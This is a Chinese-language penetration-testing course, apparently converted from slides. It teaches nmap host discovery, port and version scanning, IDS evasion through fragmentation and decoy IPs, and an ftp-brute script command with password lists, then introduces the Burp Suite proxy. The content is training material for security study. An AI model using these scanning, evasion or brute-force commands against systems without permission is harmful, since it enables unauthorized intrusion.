

# 黑客工具精讲

课程简介 / 学习目标 / 课程目录



# 课程简介

主要对渗透各个阶段和ctf-web方向的一系列操作所需要的部分主要工具进行讲解，包括端口扫描信息收集所用nmap，抓包工具burpsuite，注入工具sqlamp,目录爆破工具御剑，服务爆破工具hydra，常见webshell，webshell管理工具菜刀、蚁剑、冰蝎，Metasploit渗透测试框架等工具的介绍以及使用。



# 学习目标

- 了解渗透不同阶段工具的使用
- 不同工具安装
- 学习工具深层次的使用



# 课程目录

## ➤ 一、nmap

二、burpsuite

三、sqlmap

四、御剑

五、webshell

六、菜刀、蚁剑、冰蝎

七、MSF

## nmap简介

Nmap，即Network Mapper，是一个网络连接端扫描软件，用来扫描网上电脑开放的网络连接端。确定哪些服务运行在哪些连接端，并且推断计算机运行哪个操作系统（这是亦称 fingerprinting）。它是网络管理员必用的软件之一，以及用以评估网络系统安全。

其基本功能有三个：一是探测一组主机是否在线；其次扫描主机端口，嗅探所提供的网络服务；还可以推断主机所用的操作系统。

nmap可以通过命令行操作，也可以通过可视化的zenmap操作

## nmap简介

C:\Windows\System32\cmd.exe

Microsoft Windows [版本 10.0.18363.1198]

(c) 2019 Microsoft Corporation。保留所有权利。

D:\hacktool\Web\Nmap>nmap

Nmap 7.80 ( <https://nmap.org> )

Usage: nmap [Scan Type(s)] [Options] {target specification}

TARGET SPECIFICATION:

Can pass hostnames, IP addresses, networks, etc.

Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254

-iL <inputfilename>: Input from list of hosts/networks

-iR <num hosts>: Choose random targets

--exclude <host1[,host2][,host3],...>: Exclude hosts/networks

--excludefile <exclude\_file>: Exclude list from file

HOST DISCOVERY:

-sL: List Scan - simply list targets to scan

-sn: Ping Scan - disable port scan

-Pn: Treat all hosts as online -- skip host discovery

-PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports

-PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes

-PO[protocol list]: IP Protocol Ping

-n/-R: Never do DNS resolution/Always resolve [default: sometimes]

--dns-servers <serv1[,serv2],...>: Specify custom DNS servers

--system-dns: Use OS's DNS resolver

--traceroute: Trace hop path to each host

SCAN TECHNIQUES:

-sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans

-sU: UDP Scan

-sN/sF/sX: TCP Null, FIN, and Xmas scans

--scanflags <flags>: Customize TCP scan flags

-sI <zombie host[:probeport]>: Idle scan


-sY/sZ: SCTP INIT/COOKIE-ECHO scans

-sO: IP protocol scan

-b <FTP relay host>: FTP bounce scan

PORT SPECIFICATION AND SCAN ORDER:

## Zenmap简介



## 相关概念 - Ping


PING (Packet Internet Groper), 因特网包探索器, 用于测试网络连接量的程序。Ping是工作在TCP/IP网络体系结构中应用层的一个服务命令, 主要是向特定的目的主机发送ICMP echo请求报文, 测试目的站是否可达及了解其有关状态。

在windows、unix和linux系统下的都可以使用ping命令来检查网络是否连接, 帮助我们分析和判断网络故障

## 相关概念 - TCP

传输控制协议 (TCP, Transmission Control Protocol) 是为了在不可靠的互联网上提供可靠的端到端字节流而专门设计的一个传输协议。其核心是通过三次握手使客户端和服务端建立稳定通信连接，并通过校验机制，保障传输完整性和可靠性。

三次握手过程





## 相关概念 - UDP

UDP协议全称是用户数据协议，在网络中它与TCP协议一样用于处理数据包，是一种无连接的协议。

UDP和TCP协议主要区别是两者在如何实现信息的可靠传递方向不同。

TCP协议中包含了专门的传递保证机制，当数据接收方收到发送方传递来的信息时，会自动向发送方确认消息；发送方只有在接收到该确认信息之后才继续传送其他信息，否则将一直等待直到收到确认信息为止。与TCP不同，UDP协议并不是提供数据传送到保证机制。如果在从发送方到接收方到传递过程中出现数据包丢失，协议本身并不能做出任何检测或提示。

## 主机发现

ping扫描

`nmap -sP 172.16.5.0`

无ping扫描

`nmap -P0 172.16.5.102`

TCP SYN Ping 扫描

`nmap -PS 172.16.5.102`

TCP ACK Ping 扫描

`nmap -PA 172.16.5.102`

UDP Ping扫描

`nmap -PU 172.16.5.102`

## 多目标扫描

多目标扫描

`nmap -sP 172.16.5.102 172.16.5.103`

扫描网段

`nmap -sP 172.16.5.*`

`nmap -sP 172.16.5.0/24`

## 端口概念

从0 ~ 65535, 每个端口对应一个服务

0-1023一般被用作知名服务器到端口

http: 80

https: 443

ftp: 21

ssh: 22

rdp: 3389

mysql: 3306

mssql: 1433

oracle: 1521

通常情况下（未指定端口）nmap默认扫描最有可能开启的1000个端口

## 端口状态

nmap提供了6个端口状态：

open: 端口开放

closed: 端口关闭

filtered: 端口被过滤（防火墙等）

unfiltered: nmap不能确认端口是否开放，但是未被过滤（ACK扫描才会出现这种情况，可以换种扫描方式）

open|filtered: 开放或者过滤的，nmap不能确认（不是完全被过滤的状态）。

closed|filtered: nmap不能确认端口是关闭的还是被过滤的。

## 端口扫描

默认扫描，nmap会扫描最有可能的1000个TCP端口  
`nmap 172.16.5.102`

指定扫描的端口：  
`nmap -p 80 172.16.5.102`

全端口扫描：  
`nmap --allports 172.16.5.102`  
`nmap -p 1-65535 172.16.5.102`

## 端口状态

TCP SYN 比较常用的扫描方式，半开扫描  
`nmap-sS 172.16.5.102`

TCP连接扫描  
完成三次握手的过程，最稳定的扫描  
`nmap -sT 172.16.5.102`

UDP扫描  
扫描速度非常慢；发送空白的UDP报文到目标端口，如果返回ICMP端口不可达则认为端口是关闭的  
`nmap -sU 172.16.5.102`

## 指纹识别

### 版本探测

nmap扫描到端口后，会在nmap-service中查询的服务，nmap-service中包含了很多不同服务的报文。

-sV用于版本探测（端口对应的应用的版本信息）

-A更加详细的信息

```
nmap -sV 172.16.5.122
```

```
nmap -sV -A 172.16.5.122
```

### 操作系统识别

启用操作系统识别，会返回操作系统的信息

```
nmap -O 172.16.5.122
```

## 扫描速度

`nmap -T0 172.16.5.122`

-T0:非常慢的扫描, 用于IDS逃逸

-T1:缓慢的扫描, 用于IDS逃逸

-T2:降低速度以降低对带宽的消耗

-T3:默认, 根据目标的反应时间自动调整时间

-T4:快速扫描, 常用的扫描方式

-T5:极速扫描, 牺牲准确度来提高速度

## 防火墙/IDS逃逸

报文分段

nmap会将包分段在几个包中, 使得包过滤器、IDS检测更加困难

`nmap -f 172.16.5.102`

## 详细输出

-A

Nmap会输出更为详细的扫描结果

`nmap -sV -A 172.16.5.102`

## 详细输出

IP欺骗

让目标主机误认为这不是一个真实的扫描, 可以躲避防火墙和某些规则的限制

使用RND随机生成10个IP地址

`nmap -D RND:10 172.16.5.122`

指定随机地址

`nmap -D 172.16.0.1,172.16.0.9,172.16.0.111  
172.16.5.122`

## 脚本加载

--script

auth: 负责处理鉴权证书（绕开鉴权）的脚本

broadcast: 在局域网内探查更多服务开启状况，如dhcp/dns/sqlserver等服务

brute: 提供暴力破解方式，针对常见的应用如http/snmp等

default: 使用-sC或-A选项扫描时候默认脚本，提供基本脚本扫描能力

discovery: 对网络进行更多的信息，如SMB枚举、SNMP查询等

dos: 用于进行拒绝服务攻击

exploit: 利用已知的漏洞入侵系统

external: 利用第三方的数据库或资源，例如进行whois解析

fuzzer: 模糊测试的脚本，发送异常的包到目标机，探测出潜在漏洞  
intrusive: 入侵性的脚本，此类脚本可能引发对方的IDS/IPS的记录或屏蔽

malware: 探测目标机是否感染了病毒、开启了后门等信息

safe: 此类与intrusive相反，属于安全性脚本

version: 负责增强服务与版本扫描（Version Detection）功能的脚本

vuln: 负责检查目标机是否有常见的漏洞（Vulnerability），如是否有MS08\_067

例如

```
nmap --script=ftp-brute --script-args userdb=D:\hacktool\Web\爆破\hydra-7.3\username.txt,passdb=D:\hacktool\Web\爆破\hydra-7.3\pass.txt 172.16.5.101 -p 21
```



# 课程目录

一、nmap

➤ 二、burpsuite

三、sqlmap

四、御剑

五、webshell


六、菜刀、蚁剑、冰蝎

七、MSF




## Burpsuite介绍

Burp Suite 是用于攻击web应用程序的集成平台。它包含了许多工具，并为这些工具设计了许多接口，以促进加快攻击应用程序的过程。所有的工具都共享一个能处理并显示HTTP消息，持久性，认证，代理，日志，警报的一个强大的可扩展的框架。



## 设置代理



## 设置代理

连接设置

配置访问国际互联网的代理

☐ 不使用代理(Y)

☐ 自动检测此网络的代理设置(W)

☐ 使用系统代理设置(U)

☒ 手动配置代理: (M)

HTTP 代理: (X)

127.0.0.1

端口: (P)

8080

☒ 为所有协议使用相同代理(S)

SSL 代理:

127.0.0.1

端口: (O)

8080

FTP 代理:

127.0.0.1

端口: (R)

8080

SOCKS 主机:

127.0.0.1

端口: (I)

8080

☐ SOCKS v4

☒ SOCKS v5

不使用代理: (N)

localhost, 127.0.0.1

例如: .mozilla.org, .net.nz, 192.168.1.0/24

确定

取消

帮助(H)


## Proxy模块简介

Proxy代理模块作为BurpSuite的核心功能，拦截HTTP/S的代理服务器，作为一个在浏览器和目标应用程序之间的中间人，允许你拦截，查看，修改在两个方向上的原始数据流。

Burp 代理允许你通过监视和操纵应用程序传输的关键参数和其他数据来查找和探索应用程序的漏洞。通过以恶意的  
方式修改浏览器的请求，Burp 代理可以用来进行攻击，如：SQL 注入，cookie 欺骗，提升权限，会话劫持，目录  
遍历，缓冲区溢出。拦截的传输可以被修改成原始文本，也可以是包含参数或者消息头的表格，也可以十六进制形  
式，甚至可以操纵二进制形式的数据。在 Burp 代理可以呈现出包含 HTML 或者图像数据的响应消息。

## Proxy模块

该模块存在四个部分，分别是"截断请求"，"HTTP历史""Stokets历史""选项"



## Intercept

intercept: 用于显示和修改Http请求和相应, 通过你的浏览器和web服务器之间拦截流量实现功能, 在Proxy的选项中, 可以配置拦截规则来确定是什么请求和相应被拦截 (例如, 范围内的项目, 特定文件扩展名、项目要求与参数)

forword: 将请求包发出

drop: 丢掉请求包

intercept is on/off: 截断的开关

Action: 对请求包的一些操作, 我们对包体的任何修改都可以在这个窗口内进行直接修改, 然后发送

Raw: 常规数据包模式

header: 请求头

Hex: 十六进制数据

## 2.2


## Course introduction

## Intercept

## 包体的查看模式一共分为3种

Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
F

Intercept
HTTP history
WebSockets history
Options

 Request to http://172.16.5.102:80

Forward
Drop
Intercept is on
Action

Raw
Headers
Hex

GET / HTTP/1.1  
Host: 172.16.5.102  
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3  
Accept-Encoding: gzip, deflate  
DNT: 1  
Connection: close  
Upgrade-Insecure-Requests: 1

The screenshot shows the Burp Suite interface. The top navigation bar includes buttons for Dashboard, Target, Proxy (selected), Intruder, Repeater, Sequencer, Decoder, Comparer, and Extender. Below this is a secondary bar with Intercept (selected), HTTP history, WebSockets history, and Options. The main workspace displays a request to http://172.16.5.102:80. Below the request are four buttons: Forward, Drop, Intercept is on (which is checked), and Action. At the bottom of the workspace are three tabs: Raw, Headers, and Hex.

Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options

Intercept
HTTP history
WebSockets history
Options

Request to http://172.16.5.102:80

Forward
Drop
Intercept is on
Action

Comment this item

Raw	Headers	Hex	
0	47	45	54
1	48	6f	73
2	30	32	0d
3	4d	6f	7a
4	64	6f	77
5	57	36	34
6	63	6b	6f
7	65	66	6f
8	74	3a	20
9	6c	69	63
a	6d	6c	2c
b	6d	6c	3b
c	2e	38	0d
d	61	67	65
e	30	2e	38
f	65	6e	3b
10	2d	45	6e
11	20	64	65
12	0d	0a	43
13	6f	73	65
14	65	63	75
15	31	0d	0a

## Intercept

Headers即查看请求头

The screenshot shows the Burp Suite interface with the Proxy tab selected. The top navigation bar includes Dashboard, Target, Proxy (highlighted), Intruder, Repeater, Sequencer, Decoder, Comparer, and Extender. Below this, the sub-navigation bar shows Intercept (highlighted), HTTP history, WebSockets history, and Options. The main area displays a request to http://172.16.5.102:80. Below the URL bar are buttons for Forward, Drop, Intercept is on, and Action. Underneath these are tabs for Raw, Headers (highlighted), and Hex. The Headers tab is active, showing a table with two columns: Key and Value. The visible headers are:

Key	Value
...	/ HTTP/1.1
...	172.16.5.102
